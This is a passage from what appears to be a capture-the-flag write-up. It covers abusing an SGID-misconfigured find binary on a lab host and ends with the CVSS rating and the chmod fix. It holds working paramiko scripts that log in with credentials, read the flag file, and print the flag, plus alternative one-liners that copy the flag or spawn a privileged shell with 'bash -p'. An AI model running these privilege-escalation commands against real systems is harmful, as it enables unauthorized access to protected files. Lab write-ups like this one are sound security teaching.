
stdin, stdout, stderr = client.exec_command('find /home/ctf -exec id \\;')
print(stdout.read().decode())
client.close()
EOF
Output:
1
uid=1000(user) gid=1000(user) egid=1001(ctf) groups=1001(ctf),1000(user)
Proof of Concept - Read the Flag
1
2
3
4
5
6
7
8
9
python3 << 'EOF'
import paramiko
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
client.connect('cc1.pentestgarage.com', port=3327, username='user', password='user', timeout=10)

stdin, stdout, stderr = client.exec_command('find /home/ctf/flag -exec cat {} \\;')
print(stdout.read().decode())
client.close()
EOF
Output:
1
ctf{ai3ooph4yaiYiquie7Ahr6chaequahru}
4. Alternative Exploitation Methods
1
2
3
4
5
6
7
8
9
10
11
# Method 1: Using find -exec cat
find /home/ctf/flag -exec cat {} \;

# Method 2: Copy to accessible location
find /home/ctf/flag -exec cp {} /tmp/flag \;

# Method 3: Read with head
find /home/ctf/flag -exec head -1 {} \;

# Method 4: Spawn shell with ctf group (if available)
find / -maxdepth 0 -exec /bin/bash -p \;
5. Technical Details
- Vulnerability Type: SGID (Set Group ID) Binary Misconfiguration
- Root Cause:
/usr/bin/findhas SGID bit set forctfgroup (1001), allowing any user to execute commands with effective GID ofctf. - CVSS Score: Medium (5.5) - Local privilege escalation to group access
6. Remediation
Immediate Fix
1
chmod g-s /usr/bin/find
Verification
1
2
ls -la /usr/bin/find
# Expected: -rwxr-xr-x 1 root ctf ...
This post is licensed under CC BY 4.0 by the author.